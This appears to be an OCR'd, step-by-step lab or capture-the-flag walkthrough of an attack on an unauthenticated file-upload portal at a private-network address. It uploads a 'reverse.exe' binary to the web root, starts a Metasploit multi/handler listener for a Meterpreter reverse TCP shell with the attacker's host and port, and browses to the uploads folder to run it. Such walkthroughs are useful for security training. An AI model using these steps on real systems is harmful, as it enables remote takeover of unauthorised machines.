
1. Open Firefox browser and navigate to target web application URL:
   http://192.168.177.16:8080




1. Click **Choose File** on unauthenticated upload portal.




1. Select generated `reverse.exe` file from Home directory and click **Open**.




1. Click **Send File** to upload binary to web root.




1. Verify successful file upload confirmation message.




1. Open terminal and initialize Metasploit multi handler listener:
   msfconsole -q -x "use multi/handler; set payload windows/x64/meterpreter/reverse_tcp; set lhost 192.168.177.18; set lport 9999; exploit"




1. Browse to uploads endpoint:
   http://192.168.177.16:8080/uploads



